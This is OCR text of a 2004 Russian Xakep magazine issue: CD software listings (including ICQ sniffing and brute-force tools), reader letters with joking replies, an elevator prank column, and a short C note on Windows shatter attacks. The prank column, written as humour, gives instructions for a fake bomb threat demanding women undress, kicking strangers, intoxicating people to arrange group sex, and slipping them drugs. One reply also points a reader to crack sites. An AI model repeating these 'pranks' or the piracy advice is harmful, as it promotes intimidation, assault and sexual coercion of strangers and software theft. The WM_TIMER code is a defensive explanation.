


Видеоурок: Makup index.html

REGISTRY MEDIC 2.95

ОС: Windows

Не секрет, что разные проги обожают писать всякую фигню в реестр. Даже после удаления с компа они не убирают за собой все следы пребывания. В результате твой комп начинает работать медленней, тупить и перегреваться :). Чтобы этого избежать, советую тебе использовать прогу Registry Medic для периодической чистки реестра.



Видеоурок: Makup index.html

ULTIMATE BOOT CD 2.1

ОС: Windows


Большинство юзеров привыкли хранить на полке загрузочную дискетку на случай падения винта или операционки. Это, конечно, правильно, но я хочу предложить тебе современное решение – загрузочный CD. На нем содержатся все необходимые утилитки для работы с хардом, установки DOS'а и Linux'а. Очень удобная и полезная в хозяйстве вещь.



SAVECHM 1.0.0.7

ОС: Windows

Отличный плагин к Explorer'у, добавляющий волшебную кнопочку в твой браузер. Нажав ее, ты можешь сохранить открытый документ в формате CHM. В таком виде удобно хранить страницы, создавать архивы с поиском. Также немаловажно, что просматриваются такие файлы стандартными средствами Windows, ведь это его родная справка.



CD1

■ WINDOWS

■ system
7-Zip 3.13
Attribute Changer 5.22b
Magic Utilities 2003 2.40
PC Accelerator 2004
Registry Medic 2.95
SuperCleaner 2.65
twoOStwo 2.20.38
Ultimate Boot CD 2.1
WinGuard Pro 2004

■ net
BusinessMail 4.5
eDock Server 2.1
Iris The Network Traffic Analyzer
LanScope 2.5
Leech 4.0.9
Link Checker Pro 3.1.42
Mozilla 1.6
RaidenFTPD 2.4
SecureCRT 4.1.1
Tembria Network Monitor 1.2.3
WebCam XP Pro 1.06.962

■ development
EMS PostgreSQL Manager 2.0.0.1
Install-Us 4.503
SaveChm 1.0.0.7

■ multimedia
ABBYY FineReader 7.0 Pro
ACE Mega CoDecS Pack 5.95
ACID Pro 4.0
All Video Converter 1.0.16
AtomixMP3 2.3
CDRoller 5.10
Easy CD Ripper 2.23
FLStudio 4.51
FontLab 4.6
JetAudio Basic 5.1
MEDIA CENTER 9.1.316
Motion Studio 3.0
PDF Converter - Maxdownload 1.0
WinDVD Creator 2.0

■ misc
Chameleon Clock 3.10
ComputerWatermark 1.0
FileSplit 2.3
MathType 5
Power Searcher Pro 3.2.2
RulNote 1.2.5
WinEdt 5.4
Xakep CD DataSaver
XoyoSoft Magic ASCII Picture 1.3

■ UNIX

■ system
Kernel
Krusader 1.29
twoOStwo 2

■ net
Mozilla 1.6

■ development
OpenOffice

CD2

■ VisualHack++: Makeup index.html

■ Хакер 12(60) в PDF
Все номера Хакер'а за 2001 года в PDF

■ demos
Демки, занявшик первые пять мест на The Ultimate Meeting 2003
- fr-036:zeitmaschine
- LIBGOV
- Scene Spirit
- the planet
- A bug in the BIOS

■ ШароWAREZ
Active Captions 1.5
BootSkin 1.0
DlgXRSizer 4.6
dtSearch 6.0



FaceFilter 1.0
Folder View 2.0
Local Website Archive 1.15
mst IsUsedBy 1.4.4
QPointer Keyboard 3.0
Restorator 3.0
ShellEnhancer 1.0 beta
WebCatcher 3.661

■ UNIXWAREZ

gFTP 2.0.16
Licq 1.2.7
Sylpheed 0.9.8
XMMS 1.2.8

■ X-Toolz
Advanced ICQ IP Sniffer 1.078
Armageddasya 2.5
ICQ History Reader 1.8f
Ip2uin 0.93
IPDbrute 1.5.191
UIN2IP 3.0.0r


■ TRASH
Wallpaperz
Music

ХАКЕР VER 02.04 (62)

ABBYY FINEREADER 7.0 PRO

◢ ОС: Windows


Самый лучший распознаватель текстов на сегодняшний день. Умеет не только распознавать обычный текст со сканера, но и PDF-документы, штрих-коды и пр. В общем, если тебе приходилось хоть раз распознавать текст, ты, скорее всего, юзал FineReader, так что рассказывать о нем нет смысла. По утверждению разработчиков, в новой версии качество распознавания улучшилось на 25%.



FONTLAB 4.6

◢ ОС: Windows

Возможно, у тебя возникала потребность создать свой собственный неповторимый шрифт, например, чтобы твоя курсовая резко выделилась среди остальных одинаковых клонов. Именно для этой цели тебе нужно поставить лучший пакет для разработки новых и редактирования уже созданных шрифтов.



■ Ядовитый (magazine@real.xakep.ru)



ПИСЬМО: ОТ: Русинов Владимир aka B. [mailto:vovanrusinov@rambler.ru]

Здорово,][Magazine!

Вот от не фига делать решил вам написать. Для начала, как это принято, поругаю ваш журнал:
Что-то у вас рубрика Кодинг стала хромать, особенно в последнем номере. Не в обиду будет сказано Александру Лозовскому, но о том, как Осла заюзать в своих прогах, даже осел догадается ;-). Не спорю, статья по С была лучше, но совсем не обязательно на полстраницы расписывать создание интерфейса. Кому надо, тот сам интерфейс забацает, а кто интерфейс не сможет сделать, тому сокеты на фиг не нужны.
Далее. Все журналы за 2000 год в .pdf это конечно круто (уже 2 дня читаю не отрываясь - скоро зрение угроблю), но почему вы начали с 2000 года? Хотелось бы увидеть все номера с начала (Включая #1).
Ну ладно, пора хвалить:
Вообще журнал кульный (кто бы сомневался :)), особенно с двумя дисками и новым дизайном. Спасибо horiffic'у за рубрику Западло. Теперь все информатики в школе не пускают меня на уроки, ставя автоматом 5.
ЗЫ. Мне понравилось зы в одном из писем в январском][: "Если письмо дошло, киньте в меня чем-нибудь". Дайте мне его адрес, я сам лично кину... кирпичом :).

Ну все, передай привет Холоду от Нагревателя.

B.[DLC] (mailto:vovanrusinov@rambler.ru)

Ответ Х:

Сразу сознаюсь... Мы планировали делать раздел Delphi для новичков. Т.е. максимально подробно описывать каждый момент при написании нового приложения. Результат, судя по вашим комментариям, понравился не очень. Поэтому будем корректировать раздел. Сделаем упор на хак. А Александру Лозовскому, естественно, сделаем урологический массаж :).
Насчет журналов. К сожалению, у нас нет подшивки за 1999 г. в .pdf формате. Его ты можешь прочитать только у нас на сайте. Зато мы скоро выложим весь архив за 2001 и 2002 г.
Угу, журнал у нас кульный. Но ты не останавливайся на достигнутом. Сделай так, чтобы тебя вообще не пускали на все уроки и при этом все равно ставили 5.
А привет Холоду не передам. Ты его нагреешь своим нагревателем, и Холода больше не будет.



ПИСЬМО: ОТ: GrafKirya [mailto:ltu33@krv.lsi.ru]

Хай тебе, Хакер!
Это снова я, но с другим титулом. Я вот че пишу-то, меня тут во время взлома моника током шарахнуло, и пришла гениальная мысля. А что если открыть у вас журнале рубрику про социн? А? А я могу статейки подкидывать. А еще, может опубликуете мою статью с темой "Пишем западло на билдере"?

Ну все,
ЗЫ. Моник взломал, фотку могу прислать.

ДА ПРЕБУДЕТ С ТОБОЙ СМЕРТЬ ВИНДЫ, X.

Lord Kirya

Ответ Х:

Привет и тебе, Граф-лорд Киря.
Это тоже мы, но все с теми же никами. Твоим подвигам мы крайне рады. Попробуй также взломать свою розетку. Это могут делать только настоящие хакеры. И пришли фотки с результатами. Если, конечно, выживешь. Думаю, тогда точно никаких идей по социальной инженерии не появится. А вообще, если серьезно, то статьи подобного плана мыль на нашего нового редактора рубрики Сцена - mindw0rk. Его мыльник – mindwork@kahovka.net.
Пиши нам еще! А лучше приходи в редакцию к нашему издателю Сереге Покровскому. У него также была проблема со взломом монитора...

ПИСЬМО: ОТ: Andruxa [mailto:andruxa@74mail.ru]

Здарова, магазин! :)
Журнал у вас неплохой, да только вот один вопросик меня мучает: почему вы не помещаете варез на ваши диски? Журнал вроде называется "Хакер", а простейшего нет... Или вы тока сетевым хакингом занимаетесь? Честно говоря, второй диск, который идет с журналом, просто не имеет смысла выпускать, потому что там софт только для ознакомления, а крэков к нему нет. Я хочу предложить вам такое... Все письма по крякам, пришедшие к вам в редакцию, направляйте ко мне на мыло либо пишите мое мыло, чтоб народ знал. Я буду им искать и находить. Никто без крека не останется. Но за это я хочу маленькую сумму денег получать. И вам хорошо: типа вы высылаете, дополнительная популярность и все такое, и мне хорошо :). Я не законопослушный гражданин и я делюсь с народом кряками и серийниками. Если че не так, пишите не стесняйтесь :). Еще есть одно предложение, я могу писать статьи для вашего журнала по железу и программам.
Да... чуть не забыл. Кто-нибудь знает из вашей продвинутой, умной редакции (в хорошем смысле) как расшифровывается аббревиатура HWS? Я вот узнал лишь месяц назад...
Вот, собственно, и все, что я хотел написать. Как говориться @X)a(K*e*P# Forever//
А писал вам, пожалуй, не очень, но знаменитый в отдельных кругах CyClOneS (***Хакер&HWS***)

Ответ Х:

Дарова, Андрюха!
Спрашиваешь, почему мы не помещаем варез на наши диски? Отвечаем: не выкладываем варез по тем же самым причинам, по которым люди не носят с собой огнестрельное оружие. Потому что нельзя. А кряки, мой милый, можно достать и самому. Уже вроде не маленький, чтобы задавать такие вопросы. Ведь есть куча сайтов-лечилок, вроде того же www.cracks.am.
Насчет твоей идеи рассылки кряков. Начинай! Идея суперская. Но денег мы тебе не дадим. Уж извини. Мы жадные. А статьи свои присылай соответствующим редакторам. По программам, например, шли Эшу (m.j.ash@real.xakep.ru).
Угу... Мы вспомнили. Из нас кто-то узнал название этого HWS. Hex WorkShop. Такая вот полезная утилитка для дебаггера.
Вот, собственно, и все, что я хотел ответить. Будь счастлив! Чисти зубы два раза в день.

ПИСЬМО: ОТ: GanjaWars.ru [mailto:info@ganjawars.ru]

Привет, magazine

Купил я сегодня свеженький Х.... иду себе по улице... читаю... дочитался... чуть было машина на перекрестке не задавила =)... и это еще не конец... иду... читаю дальше... чуть было не сломал себе шею, так как проспект Кирова в славном городе Саратове покрыт льдом... примите меры, а то возможно произойдет массовое вымирание читателей =) типа как динозавры =).

p.s. пора раздавать Батов второй версии, так как серийники от первых батов ко вторым не подходят =((((.

С наилучшими пожеланиями,
Haart

Ответ Х:

Привет тебе, Хаарт ака Войны Ганджи!
Стыдно признаться, но ты раскрыл наши коварные планы по захвату власти над миром. Конечно же, мы ставим в журнал секретный зомбо-код, который гипнотизирует читателей и не дает им отрываться от чтения. По нашим прикидкам, через пару лет в стране не останется молодых, технически подкованных людей, поскольку все они попадают с мостов, повыходят в окна вместо дверей и позаходят в вагон метро, когда поезд еще не приехал. Вот тогда перед нами не будет преград для захвата власти в стране. Ну а дальше, считай, и весь мир у наших ног. Захватить с помощью зомбо-кода Европу с Америкой большого труда не составит.
З.Ы. Агенты-обледенители улиц в Саратове тоже оплачены нами.

ПИСЬМО: ОТ: Андрей Васильев [mailto:avasilyev@mail.ru]

Здравствуйте! Купил в первый раз ваш журнал "Хакер01.04(61)". Журнал очень понравился. Но не могу запустить CD. При запуске, после нажатия на "Start" появляется сообщение "Установи новые дрова". Подскажите пожалуйста, что необходимо установить? Заранее спасибо за ответ.

У меня AtlonXP 1500/256 Mb/GeForce2 MX 64 Mb/HDD 40 Gb, WinXP, DirectX 9.0.
С уважением Васильев Андрей

Ответ Х:

Приветствую, уважаемый Васильев Андрей!
Вопрос, который ты задаешь, очень сложный и неоднозначный. Действительно, что надо установить, если просят установить дрова? Может быть, дрова? Нет-нет, это было бы слишком очевидно. Скажу проще: специализированное программное обеспечение для установления взаимодействия нового аппаратного обеспечения с операционной системой.
Свежую версию этой беды можно скачать отсюда:
www.nvidia.ru/files/drivers/wxp/5303WHQL/53.03_winxp2k_international_whql.exe
Если тебе лень набивать этот линк вручную, просто зайди на www.nvidia.ru в раздел «Загрузить драйвер», и ты, возможно, сам все найдешь.



ПИСЬМО: ОТ: Andrey [mailto:avd_2000@mail.ru]

Здравствуйте, ВСЯ РЕДАКЦИЯ!
Купил новый журнал, посмотрел диски и решил написать. А подвигло меня на это письмо, которое было опубликовано в "Хакере" в 2000 году. Напишут же такую фигню! Там было что-то про растлевающее влияние журнала на неокрепшие детские мозги и т.д. и т.п. Если я что-то понял, так это то, что автор письма не видит ничего позитивного в Вашем журнале! А на самом-то деле все совсем не так! Ваш журнал развивает детей физически (об этом ниже), дает взрослым много свободного времени и еще очень много чего, сразу и не перечислишь! Попробую объяснить популярно. Я уже взрослый, и у меня есть маленькая дочь. Ей всего семь месяцев. И если ребенок пытается устроить скандал и расплакаться (или не ест кашу), достаточно показать "Хакер", и ребенок моментально успокаивается - он ему нравится! Если нужно полчаса свободного времени - даем ребенку "Хакер", и он его пытается изучать (пока не заберут). Для физического развития "Хакер" подходит как нельзя лучше! Ребенок готов ползать за ним часами (откуда только силы берутся!). Кто-то скажет, что ребенку нравится просто цветной журнал. Нет, мы ставили эксперименты с разными видами журналов (от "Космополитена" до какого-то "Сад и огород"). Ребенку нравится "Хакер"! Правда, надо отдать должное ребенку, между телевизором и стоящим рядом компом ребенок выбирает комп (очень ей нравится загрузка ОС!). А из игрушек - лучшая игрушка - pocket (но его дают только в экстренном случае, когда трасса вышла из-под контроля и скандал по полной!). Так что спасибо не только за статьи, но и за свободное время, съеденную кашу и т.д...
Так что привет Вам от самого молодого читателя (ее, кстати, зовут Дарьей), ну и от меня, Вашего давнего читателя.
С респектом, Андрей.

Ответ Х:

Привет, Андрей и Дарья!
Пишут тебе физически развитые дети из редакции журнала Хакер. Мы этот журнал, собственно, для того и делаем, чтобы было на что отвлекаться, когда кашу не хочется есть. А так получается клево – читаешь себе про бэкдоры, новые релизы, изучаешь свежие эксплойты, и каша так хорошо идет, прямо не по-детски. Еще Хакер хорошо помогает при запорах, зубной боли и бессоннице. Попробуй также оборачивать страницами Хакера руки и ноги – ты увидишь, что мышцы приобретут удивительный тонус без каких-либо усилий с твоей стороны. Если из Хакера сделать пояс и носить его на животе, то можно быстро сбросить лишние килограммы и подтянуть пресс.
З.Ы. Подписаться на журнал можно в любом отделении связи.

ПИСЬМО: ОТ: Shturmovik9@yandex.ru [mailto:Shturmovik9@yandex.ru]

Здарова][акер!
Купил я тут ваш январский журнал... почитал... И так и не понял радоваться или грустить:)):
Конечно хорошо что избавились вы от статей про мобилы, как ни как пивом мы только компьютеры научились поливать:)
За это вам СПАСИБО!
НО что вы сделали с Холодом (паяльником пытали что ли) мало того что урезали его место в журнале на страницу и культуре малясь научили так теперь нет в журнале моего любимого САМОГО ДУРАЦКОГО ПИСЬМА. Куда дели спрашивается????
А так в общем ничего вышло, ну ладно взламывайте и вскрывайте... банки с пивом.

Ответ Х:

Скрылатым приветом к штурмовикам!:) То бишь, дарова, Шварцтодд, так сказать :). Что со мной делают эти люди вокруг – УЖАС, кОшмар и катАстрофа! Последние два месяца держат меня в подземном гараже под редакцией, чтобы я не отвечал на письма в][. Вот, на новый год ложку подарили алюминиевую, чтобы я брился и макароны руками не жрал – теперь копаю подземный лаз, хоть какое-то развлечение. Паяльником не пытают, потому, что в гараже электричества нет – я провода перегрыз. На день рождения обещали подарить два целлофановых пакета и пачку «момента» - скорее бы первое марта! Так что в рубрике «е-майл» теперь каждый сам за себя! Да будет так.
ЗЫ: да, а статьи про мобилы мы и впрямь выкинули в пропасть.



■ Фленов Михаил (horrific@vr-online.ru, www.vr-online.ru)

КРАТКИЙ КУРС ЗАПАДЛОСТРОЕНИЯ

БЕСАГОНСТВУЕМ В ЛИФТЕ


Я люблю кататься в лифте. Люблю нажимать упругие кнопочки и подниматься ввысь, ощущая себя гордым соколом. В лифте мне становится спокойно, хочется смеяться и радостно хлопать в ладоши. Одно удручает – всегда находятся свиньи, которых овсом не корми, дай впихнуть свою тушу в лифт рядом со мной. Думаю, ты согласишься, что они заслуживают наказания. Так что давай поразмыслим, как их надолго отвадить от совместных поездок в лифте.

КАК УСТРОИТЬ ЗАПАДЛО В ЛИФТЕ. ПОДРОБНОЕ РУКОВОДСТВО

Я знаю два эффективных способа убедить непрошенного засранца, что лифт – это не место для двоих. Первый – создать кровавую сцену в духе самых запрещенных фильмов ужасов. Притащи из дома бочку красных чернил, вылей ее себе на голову и не забудь размазать по всему периметру лифта (чтоб даже с потолка капало). Повышенное внимание удели шее – перерезанное горло выглядит весьма эффектно, особенно если из него стекает что-то черное и густое. Понятное дело, стоять тебе не придется, так как трупы с 32 ножевыми ранениями стоять, а тем более жизнерадостно улыбаться, не умеют. Расположись на полу поудобнее, голову свесь на левое плечо, ноги неестественно раскинь, а на лице изобрази выражение леденящего ужаса. Можешь для антуража нарисовать на стене красную надпись: «Я вернулся».

Поверь, после того как клиент вызовет лифт и увидит в нем распростертое тело в луже крови, он будет долго испытывать нежные чувства ко всем лифтам и их изобретателям. Если твой любимый фильм – Resident Evil, можешь в самый ответственный момент, когда клиент уже охрип от крика, восстать из ада и протянуть к нему окровавленные руки. Если чувак не рухнет без чувств в первые секунды, он, вероятно, побежит звонить в милицию, скорую и за компанию – пожарным. Тут не тормози, доставай припасенное ведро с водой, доведи лифт до кристального блеска, переоденься, помойся и залезай обратно. Примчавшаяся армия ментов под предводительством ФБР увидит привлекательного интеллигентного молчела, спешащего по своим делам. Думаю, не нужно объяснять, что на все расспросы ты должен отвечать: «Ничего не видел, ничего не знаю, да и вообще – подобные галлюцинации у него не первый раз. В Кащенко его, в Кащенко».

Не менее эффективно будет, если ты сыграешь роль не жертвы, изрубленной Чикатилло, а самого Чикатилло. Не коси под ребят, которых показы-





вают в криминальной хронике, будь оригинальнее. Если ты вместо промасленной джинсовой куртки и тракторных говнодавов наденешь балетное трико, шубу, шлепанцы и буденовку со свастикой, жертва сразу поймет – ты способен на все, не только на убийство. Не опускайся до столовых ножей, бензопила – вот твое оружие. Когда все будет готово, выходи под покровом ночи на улицу, ищи особо мрачный подъезд, садись в лифт и жди. Кто-нибудь обязательно появится, и как только двери откроются, чтобы впустить нового пассажира, тут уж не тормози. Включай бензопилу и начинай гомерически хохотать. Можешь для убедительности садануть пилой по стенке лифта, чтобы сноп искр осветил твое зловещее лицо.

Наверное, не всем подойдут описанные методы. Возможно, у тебя нет денег на ведро краски, или не удалось достать бензопилу. Но ты не отчаивайся - если не получается провести глобальную диверсию, всегда можно ограничиться невинными, но от этого не менее веселыми шутками.

ШУТКА 1

Максимальный эффект достигается, если народу в лифте под завязку. Как только кто-то нажмет на кнопку, и цинковый гроб скользнет вверх, доставай губную гармошку и, отдав по-немецки честь, играй траурный марш. Люди, конечно, удивятся и начнут выяснять, как ты себя чувствуешь. Не ведись на эту байду. Сплюнь и сообщи, что ты есть последняя надежда Аль-Каиды и был послан братьями по крови, дабы очистить неверных. При этом расстегни фуфайку и продемонстрируй пояс с коробками, на которых значится яркая надпись: «Опасно! Термоядерная взрывчатка». Затем достань мобилу и пригрози, что если все тетки до 30 лет немедленно не разденутся, ты активируешь пульт и взорвешь всех к чертой матери. Самое главное тут – сохранять серьезность намерений и быть готовым к тому, что испуганные жертвы теракта могут запинать тебя до смерти.

ШУТКА 2

Эффективна при наличии в лифте минимум трех человек. Допустим, вместе с тобой едут жирная тетя и мальчик в кимоно. Твоя задача – подгадать момент, когда жирная тетя отвернется. Теперь не тормози, взмахни сапогом и со всей одури зафигачь толстухе по заднице. Тетка тут же возмущенно повернется скандалить. К этому времени ты уже должен ошарашенно смотреть на мальчика в кимоно, всем своим видом показывая непричастность. Мальчик, в свою очередь, будет ошара-





шенно смотреть на тебя. Не давай ему захватить инициативу. Осуждающе покачай головой и выразительно заметь, что некрасиво с его стороны пинать взрослую тетю. Думаю, шоу «Разъяренная баба пинает маленького засранца», которое последует после этого, доставит тебе немало веселых минут.

ШУТКА 3

Надеюсь, ты успел в свое время спереть у военрука в школе противогаз? Он тебе понадобится для следующей диверсии. Для начала надо подготовить свой организм. Купи 4 килограмма гороха, бидон молока и бочонок малосольных огурцов, приготовь из всего этого большой торт и сожри без остатка. Когда почувствуешь внутриутробное урчание, засовывай в рюкзак противогаз и иди искать подходящий лифт.

Не забудь предупредить всех присутствующих, что ты тяжело болен, и твоя задница не поддается контролю. Так что, если что случится – ты не виноват. Ты уже догадался, что должно случиться? Это будет биологический взрыв, сотрясающий все вокруг и заволакивающий помещение едким туманом. Не стой как истукан, помогай шлакам выйти наружу. А когда от смрада глаза начнут слезиться - надевай противогаз и скромно присядь в уголке. Эти злые люди не посмеют тронуть больного человека.

ШУТКА 4

Никогда не отмечал день рождения в лифте с незнакомыми рожами? А пора, мой друг, пора. Не беда, если у тебя день рождения через полгода, лишний раз отметиться никогда не помешает. В общем, дуй в Макдоналдс, закупай водки, хавки и стаканчики. Бережно упакуй все это в одну торбу и заходи в свободный лифт. Когда народу в гробу соберется достаточно, нажми на стоп-кран и поведай публике душераздирающую историю о том, что у тебя сегодня юбилей, а тебе не с кем его отпраздновать. Люди наверняка растрогаются и согласятся выпить за твое здоровье. Но выпить – этого мало, заставь их ужраться так, чтобы дорогу домой забыли и погрузились в коматозный сон. После этого несложно развести народ на групповушку. А самые страшные, старые и толстые пусть держат свечку и поют фоновые песни.

ШУТКА 5

Для этого западла тебе понадобится черный костюм, черные туфли, черные очки и радионаушник. Когда ты зайдешь в лифт и снисходительно взглянешь на окружающую тебя шелупень, все должны без слов понять – ты как минимум из ФБР, а то и покруче. Понятное дело, агент спецслужбы от не фиг делать на лифте кататься не будет. Поэтому не тяни и приступай к тому, зачем ты здесь. Достань оранжевый пластмассовый пистолет, наставь его в лоб мужику самого уголовного вида и зачитай его ущемленные права. Мужик, вероятно, захочет узнать, в чем его обвиняют. Не дай ему заскучать, пусть знает, скольких 10-летних мальчиков он изнасиловал, сколько сплавил тонн наркоты и убил невинных граждан. Объясни остальным людям, что искали этого негодяя целых 5 лет, и теперь гаду не уйти. Достань из штанов скакалку, обмотай этого перца с головы до ног, брось в мобильник «Сокол! Я Голубь. Птичка в клетке» и выноси офигевшее тело прочь.

ШУТКА 6

Застрять в лифте самому – это ужасно. Но если застрял не ты один – все не так уж плохо. Когда запихнешь свое тело в лифт, займи стратегическое место у пульта и, пока люди втыкают, незаметно нажми «СТОП». Народ нынче умный пошел, его такой фигней не испугаешь. Так что тебе придется показать им пример. Как только лифт остановится, громко вскрикни: «НЕТ!!!», развернись и начни безумно клацать по всем кнопкам подряд (кроме тех, что заведут лифт снова). Когда поймешь, что все бесполезно – молоти кулаками по стенам с требованием выпустить тебя отсюда. Можешь попытаться выломать плечом дверь. Все свои действия сопровождай бурной паникой и горькими всхлипываниями. Не пускай никого к пульту, аргументируя тем, что они могут сделать еще хуже. Если среди попутчиц есть девушка, сообщи ей, что ты готов к смерти, но не хочешь умирать девственником. Ну а когда тебе надоест валять дурака – прими цивильный вид и с умным лицом нажми кнопку «ехать дальше».

ШУТКА 7

Надеюсь, у тебя есть портативный магнитофон, так как именно он нам сейчас нужен. Бери его, а также сидюк с чем-нибудь тяжелым (Rammstein, например) и ступай в лифт. Тебе предстоит развеять царящую там скуку. А что в этом деле поможет лучше, чем заводная музыка и хороший танцор? Музон у тебя есть, врубай на полную, а роль танцора исполнишь сам. Не горюй, если ты дискотеки видел исключительно на картинках, а танцор из тебя – как пингвин из лебедя. Тяжелый музон тем и хорош, что как ни трясись – все в масть. Двигай тазом, вращай руками, кивай головой, хоть по земле валяйся. Предложи остальным присоединиться к твоей вечеринке, организуй кружок или даже хоровод, пригласи какую-нибудь тетку на мед-



ляк. Вероятно, вначале будут недовольные визги от закомплексованных стариков, но ведь неспроста ты припас косяк с веселой травкой.

Как видишь, лифт – это целый мир, в котором можно тупо стоять и морозиться, втыкая в потолок, а можно колбаситься не по-детски. Я описал лишь несколько способов развлечься, думаю, тебе не составит труда придумать свои.

Некоторые дополнительные идеи можешь взять из замечательного текста «Как развлечься в лифте» на http://funyhouse.narod.ru/lift.htm.z



TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

В 60 номере я прочел интересную статью про Шаттер-атаки и хочу ее немного опровергнуть или поправить :).

НИКАКИЕ Windows Messages НЕ ПРИВОДЯТ к выполнению произвольного кода "сами по себе", в том числе WM_TIMER, принимающий в качестве параметра адрес любой процедуры. Проверить это можно с помощью простенькой программы:

```
int x(){
printf("Exploited!\n");
}

int main(){
PostMessage(GetActiveWindow(),WM_TIMER,0,(long)&x);
}
```

Запустив эту программу, мы не увидим сообщение "Exploited". Почему? Потому что реакция на WM_TIMER, так же, как и на любые другие Windows Messages, производится из функции DispatchMessage, несуществующей у нас в проге. А вот как может выглядеть программа, реагирующая на WM_TIMER:

```
int main(){

MSG msg;

PostMessage(GetActiveWindow(),WM_TIMER,1,(long)&x);

printf("WM_TIMER=%d addr(x)=%x\n",WM_TIMER,(long)&x);

for(;;){
GetMessage(&msg,GetActiveWindow(),0,65535);
printf("got WM=%d wparam=%x
lparam=%x\n",msg.message,msg.wParam,msg.lParam);
DispatchMessage(&msg);
printf("dispatched\n");
}
}
```

Запустив ее, мы получим:

```
WM_TIMER=275 addr(x)=401005
got WM=275 wparam=1 lparam=401005
Exploited!
dispatched
```

Первая строка показывает, что сообщение WM_TIMER имеет код 275, а адрес процедуры x() - 401005. Видно, что срабатывает функция GetMessage, а затем выводится строка "получено сообщение с кодом 275, первый параметр - 1, второй параметр - 401005". Далее вызывается функция DispatchMessage, и, очевидно, уже из нее происходит вызов x(), нарисовавший "Exploited". Понятно, что нет никаких проблем программно отфильтровать любые "левые" сообщения, например, вот так:

```
for(;;){
GetMessage(&msg,GetActiveWindow(),0,65535);
printf("got WM=%d wparam=%x
lparam=%x\n",msg.message,msg.wParam,msg.lParam);
